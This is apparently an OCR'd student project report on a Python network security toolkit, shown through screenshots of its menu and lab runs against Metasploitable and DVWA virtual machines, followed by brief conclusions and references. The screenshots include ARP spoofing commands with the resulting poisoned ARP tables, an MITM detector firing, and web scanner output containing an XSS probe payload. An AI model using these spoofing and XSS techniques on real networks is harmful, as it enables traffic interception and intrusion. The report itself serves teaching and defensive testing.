

root@knight-VirtualBox: /TY_PROJECT
IP Address MAC Address
192.168.43.1 0a:86:49:18:94:2a
192.168.43.214 3c:a0:67:c1:df:f3
main >>>3
DEMO COMMAND :
python3 arp_spoof.py -t 192.168.10.19 -s 192.168.10.1
python3 arp_spoof.py --help
NOTE: USE COMMAND MODE ONLY IF INPUT MODE NOT WORKING
<input mode>
Enter target ip address :192.168.43.1
Enter spoofing ip address :192.168.43.214
[+] send two packets 2 None
[+] send two packets 4 None
[+] send two packets 6 None
[+] send two packets 8 None
[+] send two packets 10 None


Default Gateway fe80::886:49ff:fe18:942a%3
192.168.43.1
C:\Users\Sandesh>arp -a
Interface: 192.168.43.214 --- 0x3
Internet Address Physical Address Type
192.168.43.1 0a-86-49-18-94-2a dynamic
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.251 01-00-5e-00-00-fb static
224.0.0.252 01-00-5e-00-00-fc static
255.255.255.255 ff-ff-ff-ff-ff-ff static
Interface: 192.168.56.1 --- 0x10
Internet Address Physical Address Type
192.168.56.255 ff-ff-ff-ff-ff-ff static
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.251 01-00-5e-00-00-fb static
224.0.0.252 01-00-5e-00-00-fc static
239.255.255.250 01-00-5e-7f-ff-fa static
C:\Users\Sandesh>arp -a
Interface: 192.168.43.214 --- 0x3
Internet Address Physical Address Type
192.168.43.1 08-00-27-e3-b0-b1 dynamic
192.168.43.115 08-00-27-e3-b0-b1 dynamic
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.251 01-00-5e-00-00-fb static
224.0.0.252 01-00-5e-00-00-fc static
255.255.255.255 ff-ff-ff-ff-ff-ff static
Interface: 192.168.56.1 --- 0x10
Internet Address Physical Address Type
192.168.56.255 ff-ff-ff-ff-ff-ff static
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.251 01-00-5e-00-00-fb static
224.0.0.252 01-00-5e-00-00-fc static
239.255.255.250 01-00-5e-7f-ff-fa static
C:\Users\Sandesh>


root@knight-VirtualBox: /TY_PROJECT
[+] send two packets 54 None
[+] send two packets 56 None
[+] send two packets 58 None
[+] send two packets 60 None
[+] send two packets 62 None
[+] send two packets 64 None
[+] send two packets 66 None
[+] send two packets 68 None
[+] send two packets 70 None
[+] send two packets 72 None
[+] send two packets 74 None
[+] send two packets 76 None
[+] send two packets 78 None
[+] send two packets 80 None
[+] send two packets 82 None
[+] send two packets 84 None
[+] send two packets 86 None
^C
[+] Detected CTRL+C Quitting and restoring arp value please wait...
main >>>


239.255.255.250 01-00-5e-7f-ff-fa static
C:\Users\Sandesh>arp -a
Interface: 192.168.43.214 --- 0x3
Internet Address Physical Address Type
192.168.43.1 08-00-27-e3-b0-b1 dynamic
192.168.43.115 08-00-27-e3-b0-b1 dynamic
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.251 01-00-5e-00-00-fb static
224.0.0.252 01-00-5e-00-00-fc static
255.255.255.255 ff-ff-ff-ff-ff-ff static
Interface: 192.168.56.1 --- 0x10
Internet Address Physical Address Type
192.168.56.255 ff-ff-ff-ff-ff-ff static
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.251 01-00-5e-00-00-fb static
224.0.0.252 01-00-5e-00-00-fc static
239.255.255.250 01-00-5e-7f-ff-fa static
C:\Users\Sandesh>arp -a
Interface: 192.168.43.214 --- 0x3
Internet Address Physical Address Type
192.168.43.1 0a-86-49-1f-94-2a dynamic
192.168.43.115 08-00-27-e3-b0-b1 dynamic
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.251 01-00-5e-00-00-fb static
224.0.0.252 01-00-5e-00-00-fc static
255.255.255.255 ff-ff-ff-ff-ff-ff static
Interface: 192.168.56.1 --- 0x10
Internet Address Physical Address Type
192.168.56.255 ff-ff-ff-ff-ff-ff static
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.251 01-00-5e-00-00-fb static
224.0.0.252 01-00-5e-00-00-fc static
239.255.255.250 01-00-5e-7f-ff-fa static
C:\Users\Sandesh>


File Actions Edit View Help
/media/sf_HostConnectedFolder/sectestsoft
python3 arp_spoof.py -t 192.168.43.1 -r 192.168.43.135
[+] send two packets 2 None
[+] send two packets 4 None
[+] send two packets 6 None
[+] send two packets 8 None
[+] send two packets 10 None
[+] send two packets 12 None
[+] send two packets 14 None
[+] send two packets 16 None
[+] send two packets 18 None
[+] send two packets 20 None
[+] send two packets 22 None
[+] send two packets 24 None
[+] send two packets 26 None
[+] send two packets 28 None
[+] send two packets 30 None
[+] send two packets 32 None
[+] send two packets 34 None
[+] send two packets 36 None
[+] send two packets 38 None
[+] send two packets 40 None


root@knight-VirtualBox: /TY_PROJECT
main >>>4
DEMO commands:-
python3 mitm_detector.py
NOTE: USE COMMAND MODE ONLY IF INPUT MODE NOT WORKING
<input mode>
Enter interface being used :enp0s3
[+] MITM DETECTED !!
[+] MITM DETECTED !!
[+] MITM DETECTED !!
[+] MITM DETECTED !!
[+] MITM DETECTED !!
[+] MITM DETECTED !!
[+] MITM DETECTED !!
[+] MITM DETECTED !!
[+] MITM DETECTED !!
[+] MITM DETECTED !!
[+] MITM DETECTED !!

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:91:56:2a
          inet addr:192.168.43.64  Bcast:192.168.43.255  Mask:255.255.255.0
          inet6 addr: 2405:204:2228:134f:a00:27ff:fe91:562a/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe91:562a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:49 errors:0 dropped:0 overruns:0 frame:0
          TX packets:75 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6171 (6.0 KB)  TX bytes:7730 (7.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:94 errors:0 dropped:0 overruns:0 frame:0
          TX packets:94 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19577 (19.1 KB)  TX bytes:19577 (19.1 KB)

msfadmin@metasploitable:~$
```

```
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:49 errors:0 dropped:0 overruns:0 frame:0
          TX packets:75 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6171 (6.0 KB)  TX bytes:7730 (7.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:94 errors:0 dropped:0 overruns:0 frame:0
          TX packets:94 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19577 (19.1 KB)  TX bytes:19577 (19.1 KB)

msfadmin@metasploitable:~$ sudo poweroff
[sudo] password for msfadmin:

Broadcast message from msfadmin@metasploitable
        (/dev/tty1) at 7:03 ...

The system is going down for power off NOW!
msfadmin@metasploitable:~$  * Stopping web server apache2                [ OK ]
 * Stopping Tomcat servlet engine tomcat5.5                              [ OK
```

```
##################[ MENU ]##################
[~] Change MAC address    - Enter 1
[~] Scan Network          - Enter 2
[~] Spoofing test         - Enter 3
[~] MITM Detector         - Enter 4
[~] vulnerability Scanner - Enter 5
[~] To use command mode   - type "command"
[~] To close software     - type "exit"


main >>>5
DEMO commands:-
python3 vul_scanner.py

NOTE: USE COMMAND MODE ONLY IF INPUT MODE NOT WORKING

<input mode>
Enter url below
None192.168.43.64
```

```
[~] To close software     - type "exit"


main >>>5
DEMO commands:-
python3 vul_scanner.py

NOTE: USE COMMAND MODE ONLY IF INPUT MODE NOT WORKING

<input mode>
Enter url below
None192.168.43.64
[+] Testing form in http://192.168.43.64/dvwa/setup.php
[+] Testing form in http://192.168.43.64/dvwa/vulnerabilities/brute/
[+] Testing form in http://192.168.43.64/dvwa/vulnerabilities/exec/
[+] Testing form in http://192.168.43.64/dvwa/vulnerabilities/csrf/
[+] Testing http://192.168.43.64/dvwa/vulnerabilities/fi/?page=include.php
[+] Testing form in http://192.168.43.64/dvwa/vulnerabilities/sqli/
[+] Testing form in http://192.168.43.64/dvwa/vulnerabilities/sqli_blind/
[+] Testing form in http://192.168.43.64/dvwa/vulnerabilities/upload/
[+] Testing form in http://192.168.43.64/dvwa/vulnerabilities/xss_r/
```

```
[+] Testing http://192.168.43.64/dvwa/vulnerabilities/fi/?page=include.php
[+] Testing form in http://192.168.43.64/dvwa/vulnerabilities/sqli/
[+] Testing form in http://192.168.43.64/dvwa/vulnerabilities/sqli_blind/
[+] Testing form in http://192.168.43.64/dvwa/vulnerabilities/upload/
[+] Testing form in http://192.168.43.64/dvwa/vulnerabilities/xss_r/
-----------------------------------------------------------------------------------------------
----
[*****] XSS discovered in http://192.168.43.64/dvwa/vulnerabilities/xss_r/ in the following form
:
<form action="#" method="GET" name="XSS">
<p>What's your name?</p>
<input name="name" type="text"/>
<input type="submit" value="Submit"/>
</form>
-----------------------------------------------------------------------------------------------
----
[+] Testing form in http://192.168.43.64/dvwa/vulnerabilities/xss_s/
-----------------------------------------------------------------------------------------------
----
[*****] XSS discovered in http://192.168.43.64/dvwa/vulnerabilities/xss_s/ in the following form
:
```

```
<tr>
<td width="100">Message *</td> <td>
<textarea cols="50" maxlength="50" name="mtxMessage" rows="3"></textarea></td>
</tr>
<tr>
<td width="100"> </td>
<td>
<input name="btnSign" onclick="return checkForm();" type="submit" value="Sign Guestbook"/></td>
</tr>
</table>
</form>
-----------------------------------------------------------------------------------------------
----
[+] Testing form in http://192.168.43.64/dvwa/security.php
[+] Testing http://192.168.43.64/dvwa/phpinfo.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000
[+] Testing http://192.168.43.64/dvwa/instructions.php?doc=PHPIDS-license
[+] Testing http://192.168.43.64/dvwa/instructions.php?doc=readme
[+] Testing http://192.168.43.64/dvwa/instructions.php?doc=changelog
[+] Testing http://192.168.43.64/dvwa/instructions.php?doc=copying
[+] Testing form in http://192.168.43.64/dvwa/security.php?phpids=on
[+] Testing http://192.168.43.64/dvwa/security.php?phpids=on
```

```
</tr>
</table>
</form>
--------------------------------------------------------------------------------
[+] Testing form in http://192.168.43.64/dvwa/security.php
[+] Testing http://192.168.43.64/dvwa/phpinfo.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000
[+] Testing http://192.168.43.64/dvwa/instructions.php?doc=PHPIDS-license
[+] Testing http://192.168.43.64/dvwa/instructions.php?doc=readme
[+] Testing http://192.168.43.64/dvwa/instructions.php?doc=changelog
[+] Testing http://192.168.43.64/dvwa/instructions.php?doc=copying
[+] Testing form in http://192.168.43.64/dvwa/security.php?phpids=on
[+] Testing http://192.168.43.64/dvwa/security.php?phpids=on
[+] Testing form in http://192.168.43.64/dvwa/security.php?phpids=off
[+] Testing http://192.168.43.64/dvwa/security.php?phpids=off
[+] Testing form in http://192.168.43.64/dvwa/security.php?test=%22><script>eval(window.name)</s
cript>
[+] Testing http://192.168.43.64/dvwa/security.php?test=%22><script>eval(window.name)</script>
[+] Testing form in http://192.168.43.64/dvwa/ids_log.php

main >>>
```

Chapter 7

Conclusions

7.1 Conclusion

This is a computer software designed to assess computers in a given network and web applications to check their weaknesses. In plain words, this is a scanner software use to discover the weaknesses of a given network.

The main functioning of this software is to scan the given network thoroughly. It will work on both Ethernet connections or wireless network.

It has benefits over existing scanners as it has incorporated unique tools such as, to change the MAC address of external network adapter if it is going to be used in wireless network and find cross-site scripting vulnerability in given web application.

7.2 Limitation

Limitation of the software is, it run by only command line interface. User need to be from technical background. User should understand networking concepts to give proper inputs. Logical input errors could be resolve more efficiently.

7.3 Future scope

This software has scope for further development and enhancement. This software as of now only run-on Linux distributions but we can develop for windows also. Software can develop for graphical user interface for better user interaction.

References

https://google.com/

https://stackoverflow.com/

https://stackexchange.com/

https://www.python.org/

https://www.jetbrains.com/pycharm/learn/

https://scapy.net/

https://www.dataquest.io/blog/web-scraping-python-using-beautiful-soup/

https://www.kernel.org/doc/html/latest/